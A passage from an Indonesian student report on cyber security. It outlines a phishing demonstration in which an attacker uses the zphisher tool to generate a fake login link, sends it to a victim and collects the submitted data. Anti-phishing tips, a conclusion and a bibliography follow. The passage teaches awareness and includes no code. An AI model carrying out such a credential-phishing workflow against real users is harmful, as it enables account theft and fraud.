
Gambar 3.30 Memilih Menu ZPshiser

- Setelah *attacker* memilih menu yang diinginkan, maka *zphisher* akan membuatkan *attacker* sebuah link yang akan digunakan untuk mencuri data si korban. Lalu *attacker* akan mengirim link ke si korban.




Gambar 3.31 Tampilan Website Palsu

- Saat korban mengisi form yang tersedia di link tersebut, dan menekan tombol submit maka biasanya akan muncul *error* seperti berikut.



Gambar 3.32 Website Error

5. Data yang diisikan oleh si korban akan terkirim ke si *attacker*.




Gambar 3.33 Tampilan Berhasil Mendapatkan Target


Berikut ini merupakan beberapa strategi yang dapat dilakukan untuk menghindari terkena serangan *phishing* :

1. Untuk situs sosial seperti Instagram bisa diperhatikan apakah *URL* yang kita akses itu merupakan situs resmi, sebagian besar situs resmi biasanya sudah menggunakan protokol keamanan tinggi yaitu website yang ditandai dengan penggunaan protokol *HTTPS*. Contoh : <https://www.instagram.com> .
2. Jika phising yang dilakukan si *attacker* dilakukan melalui *email* atau sms penipuan berkedok *giveaway*, maka perhatikan hal berikut:
 - a. Perhatikan apakah pesan tersebut memang ditujukan kepada anda, salah satu cara untuk memastikan hal ini adalah dengan cara melihat apakah *sender* menyebut nama anda atau hal yang personal lainnya seperti alamat;
 - b. Perhatikan siapa pengirim email tersebut, banyak penipu yang sudah mulai menggunakan nama yang sengaja dibuat mirip dengan suatu instansi supaya terlihat terpercaya. Meskipun begitu masih banyak juga penipu yang tidak menggunakan hal tersebut, jika nomor yang digunakan merupakan nomor pribadi dan mengatasnamakan akun resmi dari sebuah perusahaan bisa aja sender tersebut merupakan penipu. Jika ragu, paste nomor sender di aplikasi seperti *GetContact* untuk mengetahui siapa sender sebenarnya;

- c. Jika terdapat kesalahan ejaan, tata bahasa atau format pesan yang buruk. Biasanya ini dilakukan penyebar *phising* untuk mencegah *filtering*.
3. Jangan asal klik link yang diterima. Cermati alamat *URL*-nya yang ada di *address bar* apabila *link* terlihat mencurigakan jangan pernah mengisi data privasi dalam situs tersebut. Contohnya adalah laman berikut, jika dilihat sekilas laman berikut tampak seperti laman login instagram karena berisi form yang biasa digunakan untuk login ke dalam instagram, tetapi jika dicermati lebih detail disitu terdapat url yang tidak berkorelasi dengan laman.




Gambar 3.34 Contoh Tampilan Website Palsu



Gambar 3.35 Tampilan *URL* Palsu

Hal yang biasa dilakukan *attacker* untuk mengakali hal ini adalah dengan memendekkan *URL* menggunakan website seperti *bitly* supaya kecurigaan korban tidak meningkat.



Gambar 3.36 Website Perpendek URL

4. Menginstall *software* keamanan seperti antivirus dan selalu menggunakan serta mengupdate web browser resmi seperti *Chrome*, *Microsoft Edge*, *Firefox* etc ke versi terbaru.
5. Selalu update informasi terkait tentang *phising* dan waspada.

BAB IV

PENUTUP

4.1. Kesimpulan

Dengan demikian penerapan *Cyber Security* tampaknya sangat berpengaruh terhadap perkembangan teknologi, dengan diadakannya penelitian ini dapat disimpulkan bahwa *cyber attack* semakin mudah untuk dilakukan dan makin sering terjadi, pelaku *cyber crime* selalu berada di sekeliling kita memantau dan berusaha untuk menghancurkan suatu sistem yang sedang berjalan. Maka oleh karena itulah mengapa *cyber security* muncul, sebuah aktivitas yang memungkinkan kita untuk selalu menjaga sebuah sistem keamanan terjaga ketat agar tidak terjadi kebocoran data yang dapat merugikan satu pihak ataupun banyak pihak diluar sana, menjaga kita untuk selalu aman saat berjelajah di dunia internet, atau bahkan menjaga keamanan data di dunia industri maupun perbisnisan.

Cyber Security bukan lah suatu hal yang mudah dikuasai, semakin berkembangnya dunia teknologi, semakin besarnya jaringan data yang terus mengalir terhubung maka kemungkinan semakin kuat dan besarnya *cyber attack* yang akan terjadi pun semakin tinggi. Maka dari itu kita senantiasa dituntut untuk selalu mengembangkan sistem aplikasi tidak cuman di tampilan dan fungsi saja, tetapi juga di bagian keamanannya harus terus diperkuat. Karena jika suatu aplikasi sedang berkembang pesat dan banyak digunakan oleh masyarakat, kemungkinan akan terjadi *cyber attack* pun meningkat.

4.2. Saran

Setelah banyak hal yang telah kami teliti dalam membuat laporan ini, ada saran yang ingin kami sampaikan untuk kalian para pembaca laporan ini, semoga dengan sedikit saran ini para pembaca dapat lebih mengetahui bahwa pentingnya *Cyber Security* yang berperan aktif dalam dunia teknologi.

1. Jangan menganggap sepele tentang *Cyber Security*, karena dengan ini kita sampai sekarang bisa menikmati akses-akses jejaring internet dengan aman tanpa khawatir mengalami kebocoran data oleh pihak yang tidak bertanggung jawab.
2. Selalu *up to date* tentang *Cyber Security*, teruntuk para pelaku industri atau bisnis yang bergerak di dunia teknologi terutama yang mengandalkan *Big Data*, semua data penting yang bersifat rahasia harus terjaga ketat dengan keamanan yang terus diperbaharui untuk menghindari penyerangan data secara tidak terduga

3. Mendalami lebih banyak tentang *Cyber Security*, tidak semua informasi tentang *Cyber Security* kami masukan ke dalam laporan ini, tetapi kami selalu berharap agar para pembaca terus mendalami kajian-kajian ilmiah tentang *Cyber Security*.

Ilmu tentang *Cyber Security* ini sangatlah luas dan bermacam-macam jenisnya, sedikitnya kami disini hanya memberikan informasi seadanya berkat hasil dari penelitian kami dan masih banyak lagi ilmu-ilmu *Cyber Security* diluar sana yang tidak dapat kami sebutkan satu persatu, saran dari kami hanyalah saran kecil dari kami yang diharapkan agar para pembaca dapat lebih memahami tentang hal-hal apa saja yang ada di *Cyber Security* ini, terima kasih atas perhatiannya.

DAFTAR PUSTAKA

- Bisbey, R., & Hollingworth, D. (1978). Protection Analysis. *INFORMATION SCIENCES INSTITUTE*, 3-16.
- Alizanovic, V. (2022, Februari 11). *Apa Itu SQL Injection dan Cek Cara Mencegahnya*. From Niagahoster:
<https://www.niagahoster.co.id/blog/apa-itu-sql-injection/>
- APPKEY. (2020, Desember 9). *10 Cyber Security Software Terbaik*. From appkey.id:
<https://appkey.id/pembuatan-website/maintenance/cyber-security-software/>
- f-secure. (2022, Januari 19). *CasCade*. From f-secure.com:
<https://www.f-secure.com/v-descs/cascade.shtml>
- f-secure. (2022, Januari 19). *Vienna*. From f-secure.com:
<https://www.f-secure.com/v-descs/vienna.shtml>
- Handayani, M. T. (2022, Februari 9). *11 Skills yang dibutuhkan setiap ahli cybersecurity*. From Ekrut Media:
<https://www.ekrut.com/media/skills-yang-dibutuhkan-cybersecurity>
- Harper, D. (2020, Agustus 19). *cyber-*. From etymonline.com:
<https://www.etymonline.com/word/cyber-security>
- Hope, C. (2020, Juni 3). *Computer history - 1943*. From Computer Hope:
<https://www.computerhope.com/history/1943.html>
- Kurniawan, S. (2020, Juli 17). *Phising: Pengertian, Cara Kerja dan Langkah Mengatasinya*. From Niagahoster:
<https://www.niagahoster.co.id/blog/mengatasi-phishing/>
- Mitnick, K. (2002, Mei 12). *Missing Chapter from The Art of Deception book*. From PasswordResearch.com:
<https://passwordresearch.com/stories/story47.html>
- nisa, R. k. (2021, Oktober 7). *Sejarah Perkembangan Keamanan Siber, dari Dinas Code hingga CSIRT*. From merdeka.com:
<https://www.merdeka.com/peristiwa/sejarah-perkembangan-keamanan-siber-dari-dinas-code-hingga-csirt.html>
- Ratriani, V. (2022, Maret 29). *Apa Itu Phising ? Ini Ciri-ciri dan Cara Mengatasinya*. From Caritahu.kontan.co.id:
<https://caritahu.kontan.co.id/news/apa-itu-phising-ini-ciri-ciri-dan-cara-mengatasinya>
- Saputro, N. (2022, Juni 11). *Pengertian Wireshark*. From Nasabamedia:
<https://www.nesabamedia.com/pengertian-wireshark/>
- scientificamerican. (2001, oktober 19). *When did the term 'computer virus' arise?* From scientificamerican.com:
<https://www.scientificamerican.com/article/when-did-the-term-compute/#:~:text=The%20term%20%22computer%20virus%22%20was,of%20multi%2Duser%20computing%20systems>
- Sploit, T. (2020, Agustus 15). *Apa itu Sqlmap dan apa fungsinya?* From sploofficialweb:
<https://www.sploofficialweb.eu.org/2020/08/apa-itu-sqlmap-dan-apa-fungsinya.html>
- Williams, H. (2022, Januari 19). *Leonard Adleman*. From Wikipedia:
https://en.wikipedia.org/wiki/Leonard_Adleman